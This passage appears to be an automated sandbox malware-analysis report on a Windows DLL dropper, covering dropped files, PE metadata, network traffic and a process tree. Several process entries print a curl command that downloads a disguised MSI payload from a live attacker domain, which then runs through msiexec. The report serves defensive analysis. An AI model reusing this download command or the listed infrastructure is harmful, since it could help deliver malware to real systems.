Preview:	.....

C:\Windows\Temp\~DF83A0503CF199010F.TMP

Process:	C:\Windows\System32\msiexec.exe
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Preview:	.....

C:\Windows\Temp\~DF8F3DF616D8AE56F9.TMP

Process:	C:\Windows\System32\msiexec.exe
File Type:	data
Category:	dropped
Size (bytes):	69632
Entropy (8bit):	0.14274109469891685
Encrypted:	false
SSDEEP:	24:vVAtWPAK7LdwY+kRJfAebfddipV7OLfddipVJVO3wG/lrkg9SwLt+k0L79:9AUAaTRrfddSBOLfddSrkNrRLtyL
MD5:	EF4522D1885B646AC9727AA8D0B131E8
SHA1:	225D40AE725B79181FEFBBAB14267584CA07F45B
SHA-256:	975A5939961060D8B845E5BCD6C368EC7099E85BF6D0F4929F7D1F3EF49C2B15
SHA-512:	DD079AD90AF52A64B132B086888F8C87484FF816051553C950D07C87E667F999B37F10C75FAEA386460AD62CEC82702FD5F23A559B1C75521CADB9B954B4289
Malicious:	false
Preview:	.....

C:\Windows\Temp\~DFB2ED7D6DF90FC402.TMP

Process:	C:\Windows\System32\msiexec.exe
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Preview:	.....

C:\Windows\Temp\~DFC0DF350B38604086.TMP

Process:	C:\Windows\System32\msiexec.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	32768
Entropy (8bit):	1.2515918492122662
Encrypted:	false
SSDEEP:	48:BxQuKJveFXJVT5aLxhWddSrk7rRLnddSBOLdrcRAaOA:rQktTehc5q4A
MD5:	2398B7C74144DD275F8BAE17127C3919
SHA1:	899568CF6D12595972FE29DAA915CD76E6A3F573
SHA-256:	3CFFE95A241BE16A6C9A6127637DF9EF02272E0583EFE6120C5DE2BFBC5DC917
SHA-512:	6CD9406929D74B6FB8F9FDB510AA6E4EEF060D0FA23D8564D39002E41941FD0C6AF7117CCCCDBC8FBCA6A3D4A29CA9DB88DA0A9F53BD95C033AB95C92644A5B7
Malicious:	false
Preview:	.....>.....

C:\Windows\Temp\~DFCBACE4E1BA405D3C.TMP

Process:	C:\Windows\System32\msiexec.exe
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Preview:	.....

C:\Windows\Temp\~DFCCBD8EB92D670390.TMP

Process:	C:\Windows\System32\msiexec.exe
File Type:	data
Category:	dropped
Size (bytes):	69632
Entropy (8bit):	0.1431514394775159
Encrypted:	false
SSDEEP:	24:vVAtWPAK7LdwY+kRJfAebfddipV7OLfddipVJVO3wGolrkg9SwLkb+klL7:9AUAaTRrfddSBOLfddSrkgrRLgjL
MD5:	D0C61CB8430CF7563CDEDE8D02528C5D

SHA1:	0E9F87E2844E8F7E0ED4F88E6C332861FC926DB8
SHA-256:	0CC3CDA797D3B0DAE95D1427FD20964EE09A613838DB9D28BC23F07CDB4031FA
SHA-512:	8DFC34A9233291FCE7311EE1A5A6C8E2B289055741A8556453DACD07D8E39EA1AB17B89637D3D23E23053A3D12B5C6905E6AADF6E634C00FE8E7E57DC5E184F
Malicious:	false
Preview:	....

C:\Windows\Temp\~DFCE0B9ADDDB293763.TMP

Process:	C:\Windows\System32\msiexec.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	1.56412014107641
Encrypted:	false
SSDEEP:	48:1+8PhYuRc06WXJijT5bLxRddSrkNrRLnddSBOLdrcRAaOA:jhY1ZjTvZfq4A
MD5:	9C214FE4EDF5B38F26143747773702A7
SHA1:	E3CC00DE1B1A2EB390B8F5CF0C2D6A61B37FA284
SHA-256:	58D781367F31D5E14AC171BA4E30C8AA9027A5D4C84E693B062E16092C7D25B8
SHA-512:	8705CD6959184F1ECE721EC8E57AC8A550B8DEBD436C9AA6E04FC2A6265ED2B8F9AAC9B6C207FC1C9CB546A14A044AE3DA482E53835432E572BCB942A76171F
Malicious:	false
Preview:	.....>..... ....

C:\Windows\Temp\~DFF7B6CD3F78D0E5AF.TMP

Process:	C:\Windows\System32\msiexec.exe
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Preview:	....

\Device\ConDrv

Process:	C:\Windows\SysWOW64\expand.exe
File Type:	ASCII text, with CRLF, CR, LF line terminators
Category:	dropped
Size (bytes):	271
Entropy (8bit):	4.790377340594371
Encrypted:	false
SSDEEP:	6:zx3MmSLQHtBXVNsRW7kHJ9UYHwD0DIZJQiOC0n:zK/0HtBFNEgkp2HD0DYJQiI
MD5:	0476260F58311DA3D91A2D4B01F52EDF
SHA1:	F5F577AF92B9D71BADAA8F94FFC4B0BA4A58E906
SHA-256:	176C191F04FAE9C12DA7C55E3F0E8903AE2E55015EF9C4D9E0428BBE855B1AFF
SHA-512:	E783FD836A2C524B326582E4129352F1C72955AC0A0E1E76C637250C3826A9DBBC3FA3E1EEDA572282400B70F5AAC4930DB17CB82A89F084316228B047B17756
Malicious:	false
Preview:	Microsoft (R) File Expansion Utility..Copyright (c) Microsoft Corporation. All rights reserved.....Adding files\UIServices.exe to Extraction Queue..Adding files\vcruntime140.dll to Extraction Queue....Expanding Files .....Expanding Files Complete .....2 files total...

Static File Info

General

File type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Entropy (8bit):	3.0307538143964656
TrID:	• Win64 Dynamic Link Library (generic) (102004/3) 86.43% • Win64 Executable (generic) (12005/4) 10.17% • Generic Win/DOS Executable (2004/3) 1.70% • DOS Executable Generic (2002/1) 1.70% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.01%
File name:	SecuriteInfo.com.Win64.DropperX-gen.15394.30671.dll
File size:	4096
MD5:	977f29431f9233f22f51b3d27e8abc28
SHA1:	7999931d13db79b25e8660065fbbe5288dc04d7e
SHA256:	b875add23dbf8b2942af53c0610c779c4263dacdf69186a3d4c9c09c3ebebdbe
SHA512:	72330def651641ae479360cab2e258fdc489486e72db1ee1047ce523b20a8e31e6aae172f1ccf3d6515e72d655ca9e35725b34ff44d07760ab707e8dea2acbda
SSDEEP:	48:aMIaP2YiSjVNII/7zlyaXt8hSx6zcJRu:NaieInFWa
TLSH:	5E81A6B3ABB122F6F27D433A506BCC74716E371861E24B5D8D58E02F1872D5E7801782
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....z...z...z.r.{...z... {...z...s...z...z.....z...x...z.Rich..z.....PE..d....f.c....." ..."...

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x180000000
Entrypoint Section:	
Digitally signed:	false
Imagebase:	0x180000000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, LARGE_ADDRESS_AWARE, DLL
DLL Characteristics:	HIGH_ENTROPY_VA, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x638666D4 [Tue Nov 29 20:08:52 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	6
OS Version Minor:	0
File Version Major:	6
File Version Minor:	0
Subsystem Version Major:	6
Subsystem Version Minor:	0
Import Hash:	13e99671da6907109c536ea4afa01e7a

Entrypoint Preview

Instruction
dec ebp
pop edx
nop
add byte ptr [ebx], al
add byte ptr [eax], al
add byte ptr [eax+eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x21c0	0x4c	.rdata
IMAGE_DIRECTORY_ENTRY_IMPORT	0x220c	0x28	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x4000	0xf8	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x3000	0x24	.pdata
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x2020	0x38	.rdata
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x20	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x266	0x400	False	0.5078125	zlib compressed data	4.3487661880829	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rdata	0x2000	0x296	0x400	False	0.349609375	data	2.642166996048795	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.pdata	0x3000	0x24	0x200	False	0.068359375	data	0.3102527413766767	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x4000	0xf8	0x200	False	0.3359375	data	2.5119620156497993	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_MANIFEST	0x4060	0x91	XML 1.0 document, ASCII text, with CRLF line terminators	English	United States

Imports

DLL	Import
KERNEL32.dll	GetProcAddress, FreeLibrary, LoadLibraryA

Exports


Name	Ordinal	Address
xlAutoOpen	1	0x180001000

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 30, 2022 00:37:08.467793941 CET	49697	80	192.168.2.3	191.252.51.12
Nov 30, 2022 00:37:08.624207973 CET	49698	80	192.168.2.3	191.252.51.12
Nov 30, 2022 00:37:08.680203915 CET	80	49697	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:08.680346012 CET	49697	80	192.168.2.3	191.252.51.12
Nov 30, 2022 00:37:08.688361883 CET	49697	80	192.168.2.3	191.252.51.12
Nov 30, 2022 00:37:08.836493969 CET	80	49698	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:08.836728096 CET	49698	80	192.168.2.3	191.252.51.12
Nov 30, 2022 00:37:08.837131977 CET	49698	80	192.168.2.3	191.252.51.12
Nov 30, 2022 00:37:08.900607109 CET	80	49697	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:08.900717974 CET	80	49697	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:08.900769949 CET	80	49697	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:08.900814056 CET	80	49697	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:08.900840044 CET	49697	80	192.168.2.3	191.252.51.12
Nov 30, 2022 00:37:08.900871992 CET	80	49697	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:08.900918961 CET	80	49697	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:08.900923967 CET	49697	80	192.168.2.3	191.252.51.12
Nov 30, 2022 00:37:08.900965929 CET	80	49697	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:08.901010990 CET	49697	80	192.168.2.3	191.252.51.12
Nov 30, 2022 00:37:08.901011944 CET	80	49697	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:08.901058912 CET	80	49697	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:08.901103973 CET	80	49697	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:08.901104927 CET	49697	80	192.168.2.3	191.252.51.12
Nov 30, 2022 00:37:08.901150942 CET	80	49697	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:08.901212931 CET	49697	80	192.168.2.3	191.252.51.12
Nov 30, 2022 00:37:09.048990965 CET	80	49698	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:09.049107075 CET	80	49698	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:09.049144983 CET	80	49698	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:09.049166918 CET	80	49698	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:09.049186945 CET	80	49698	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:09.049210072 CET	80	49698	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:09.049213886 CET	49698	80	192.168.2.3	191.252.51.12
Nov 30, 2022 00:37:09.049228907 CET	80	49698	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:09.049249887 CET	80	49698	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:09.049258947 CET	49698	80	192.168.2.3	191.252.51.12
Nov 30, 2022 00:37:09.049272060 CET	80	49698	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:09.049273968 CET	49698	80	192.168.2.3	191.252.51.12
Nov 30, 2022 00:37:09.049293995 CET	80	49698	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:09.049308062 CET	49698	80	192.168.2.3	191.252.51.12
Nov 30, 2022 00:37:09.049315929 CET	80	49698	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:09.049350023 CET	49698	80	192.168.2.3	191.252.51.12
Nov 30, 2022 00:37:09.113126993 CET	80	49697	191.252.51.12	192.168.2.3

Copyright Joe Security LLC 2022

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 30, 2022 00:37:09.113157034 CET	80	49697	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:09.113178968 CET	80	49697	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:09.113199949 CET	80	49697	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:09.113210917 CET	49697	80	192.168.2.3	191.252.51.12
Nov 30, 2022 00:37:09.113221884 CET	80	49697	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:09.113245010 CET	80	49697	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:09.113251925 CET	49697	80	192.168.2.3	191.252.51.12
Nov 30, 2022 00:37:09.113265991 CET	80	49697	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:09.113274097 CET	49697	80	192.168.2.3	191.252.51.12
Nov 30, 2022 00:37:09.113286972 CET	80	49697	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:09.113307953 CET	80	49697	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:09.113317966 CET	49697	80	192.168.2.3	191.252.51.12
Nov 30, 2022 00:37:09.113327980 CET	80	49697	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:09.113348007 CET	80	49697	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:09.113358021 CET	49697	80	192.168.2.3	191.252.51.12
Nov 30, 2022 00:37:09.113368988 CET	80	49697	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:09.113389015 CET	80	49697	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:09.113399982 CET	49697	80	192.168.2.3	191.252.51.12
Nov 30, 2022 00:37:09.113409042 CET	80	49697	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:09.113428116 CET	80	49697	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:09.113440037 CET	49697	80	192.168.2.3	191.252.51.12
Nov 30, 2022 00:37:09.113450050 CET	80	49697	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:09.113472939 CET	80	49697	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:09.113485098 CET	49697	80	192.168.2.3	191.252.51.12
Nov 30, 2022 00:37:09.113492966 CET	80	49697	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:09.113512993 CET	80	49697	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:09.113532066 CET	80	49697	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:09.113538027 CET	49697	80	192.168.2.3	191.252.51.12
Nov 30, 2022 00:37:09.113574982 CET	49697	80	192.168.2.3	191.252.51.12
Nov 30, 2022 00:37:09.261426926 CET	80	49698	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:09.261488914 CET	80	49698	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:09.261526108 CET	80	49698	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:09.261564016 CET	80	49698	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:09.261603117 CET	80	49698	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:09.261640072 CET	80	49698	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:09.261662006 CET	49698	80	192.168.2.3	191.252.51.12
Nov 30, 2022 00:37:09.261662960 CET	49698	80	192.168.2.3	191.252.51.12
Nov 30, 2022 00:37:09.261673927 CET	80	49698	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:09.261707067 CET	49698	80	192.168.2.3	191.252.51.12
Nov 30, 2022 00:37:09.261712074 CET	80	49698	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:09.261748075 CET	49698	80	192.168.2.3	191.252.51.12
Nov 30, 2022 00:37:09.261749029 CET	80	49698	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:09.261785984 CET	80	49698	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:09.261823893 CET	80	49698	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:09.261835098 CET	49698	80	192.168.2.3	191.252.51.12
Nov 30, 2022 00:37:09.261862040 CET	80	49698	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:09.261898041 CET	80	49698	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:09.261931896 CET	80	49698	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:09.261933088 CET	49698	80	192.168.2.3	191.252.51.12
Nov 30, 2022 00:37:09.261969090 CET	80	49698	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:09.261970043 CET	49698	80	192.168.2.3	191.252.51.12
Nov 30, 2022 00:37:09.262003899 CET	80	49698	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:09.262038946 CET	80	49698	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:09.262041092 CET	49698	80	192.168.2.3	191.252.51.12
Nov 30, 2022 00:37:09.262073994 CET	80	49698	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:09.262109995 CET	80	49698	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:09.262118101 CET	49698	80	192.168.2.3	191.252.51.12
Nov 30, 2022 00:37:09.262150049 CET	80	49698	191.252.51.12	192.168.2.3
Nov 30, 2022 00:37:09.262274027 CET	49698	80	192.168.2.3	191.252.51.12

Copyright Joe Security LLC 2022

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 30, 2022 00:37:08.175601959 CET	62704	53	192.168.2.3	8.8.8.8
Nov 30, 2022 00:37:08.255781889 CET	49977	53	192.168.2.3	8.8.8.8
Nov 30, 2022 00:37:08.419220924 CET	53	62704	8.8.8.8	192.168.2.3
Nov 30, 2022 00:37:08.492824078 CET	53	49977	8.8.8.8	192.168.2.3
Nov 30, 2022 00:37:11.106987953 CET	57840	53	192.168.2.3	8.8.8.8
Nov 30, 2022 00:37:11.126446009 CET	53	57840	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Nov 30, 2022 00:37:08.175601959 CET	192.168.2.3	8.8.8.8	0xdc4f	Standard query (0)	anydesk10.hospedagemdesites.ws	A (IP address)	IN (0x0001)	false
Nov 30, 2022 00:37:08.255781889 CET	192.168.2.3	8.8.8.8	0x3dd4	Standard query (0)	anydesk10.hospedagemdesites.ws	A (IP address)	IN (0x0001)	false
Nov 30, 2022 00:37:11.106987953 CET	192.168.2.3	8.8.8.8	0x7ec5	Standard query (0)	anydesk10.hospedagemdesites.ws	A (IP address)	IN (0x0001)	false

DNS Answers


Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Nov 30, 2022 00:37:08.419220924 CET	8.8.8.8	192.168.2.3	0xdc4f	No error (0)	anydesk10.hospedagemdesites.ws		191.252.51.12	A (IP address)	IN (0x0001)	false
Nov 30, 2022 00:37:08.492824078 CET	8.8.8.8	192.168.2.3	0x3dd4	No error (0)	anydesk10.hospedagemdesites.ws		191.252.51.12	A (IP address)	IN (0x0001)	false
Nov 30, 2022 00:37:11.126446009 CET	8.8.8.8	192.168.2.3	0x7ec5	No error (0)	anydesk10.hospedagemdesites.ws		191.252.51.12	A (IP address)	IN (0x0001)	false

HTTP Request Dependency Graph

- anydesk10.hospedagemdesites.ws

Statistics

Behavior



- loaddll64.exe
- conhost.exe
- cmd.exe
- rundll32.exe
- rundll32.exe
- cmd.exe
- cmd.exe
- conhost.exe
- conhost.exe
- curl.exe
- curl.exe
- rundll32.exe
- cmd.exe
- conhost.exe
- curl.exe
- cmd.exe
- cmd.exe
- conhost.exe
- conhost.exe
- msiexec.exe
- msiexec.exe

Copyright Joe Security LLC 2022

- msiexec.exe
- cmd.exe
- conhost.exe
- msiexec.exe
- msiexec.exe
- icacls.exe
- conhost.exe
- expand.exe
- conhost.exe
- UIServices.exe
- icacls.exe
- conhost.exe
- msiexec.exe
- icacls.exe
- conhost.exe
- expand.exe
- conhost.exe
- UIServices.exe
- icacls.exe
- conhost.exe
- msiexec.exe
- icacls.exe
- conhost.exe
- expand.exe
- conhost.exe
- UIServices.exe
- icacls.exe
- conhost.exe

Click to jump to process

System Behavior

Analysis Process: loaddll64.exe PID: 1096, Parent PID: 3452

General

Target ID:	0
Start time:	00:37:06
Start date:	30/11/2022
Path:	C:\Windows\System32\loaddll64.exe
Wow64 process (32bit):	false
Commandline:	loaddll64.exe "C:\Users\user\Desktop\SecuriteInfo.com.Win64.DropperX-gen.15394.30671.dll"
Imagebase:	0x7ff71a0e0000
File size:	139776 bytes
MD5 hash:	C676FC0263EDD17D4CE7D644B8F3FCD6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 68, Parent PID: 1096

General

Target ID:	1
Start time:	00:37:06
Start date:	30/11/2022
Path:	C:\Windows\System32\conhost.exe

Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: **4304**, Parent PID: **1096**

General

Target ID:	2
Start time:	00:37:06
Start date:	30/11/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd.exe /C rundll32.exe "C:\Users\user\Desktop\SecuriteInfo.com.Win64.DropperX-gen.15394.30671.dll",#1
Imagebase:	0x7ff707bb0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **6000**, Parent PID: **1096**

General

Target ID:	3
Start time:	00:37:06
Start date:	30/11/2022
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe C:\Users\user\Desktop\SecuriteInfo.com.Win64.DropperX-gen.15394.30671.dll,xlAutoOpen
Imagebase:	0x7ff621870000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: rundll32.exe PID: **6056**, Parent PID: **4304**

General

Target ID:	4
Start time:	00:37:06
Start date:	30/11/2022
Path:	C:\Windows\System32\rundll32.exe

Wow64 process (32bit):	false
Commandline:	rundll32.exe "C:\Users\user\Desktop\SecuriteInfo.com.Win64.DropperX-gen.15394.30671.dll",#1
Imagebase:	0x7ff621870000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: **6012**, Parent PID: **6000**

General

Target ID:	5
Start time:	00:37:06
Start date:	30/11/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C curl http://anydesk10.hospedagemdesites.ws/UIServices.jpg -o %temp%\spclwow78x.msi
Imagebase:	0x7ff707bb0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **6020**, Parent PID: **6056**

General

Target ID:	6
Start time:	00:37:06
Start date:	30/11/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C curl http://anydesk10.hospedagemdesites.ws/UIServices.jpg -o %temp%\spclwow78x.msi
Imagebase:	0x7ff707bb0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: conhost.exe PID: **6008**, Parent PID: **6012**

General

Target ID:	7
Start time:	00:37:07
Start date:	30/11/2022
Path:	C:\Windows\System32\conhost.exe

Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: conhost.exe PID: **6072**, Parent PID: **6020**

General

Target ID:	8
Start time:	00:37:07
Start date:	30/11/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: curl.exe PID: **6080**, Parent PID: **6012**

General

Target ID:	9
Start time:	00:37:07
Start date:	30/11/2022
Path:	C:\Windows\System32\curl.exe
Wow64 process (32bit):	false
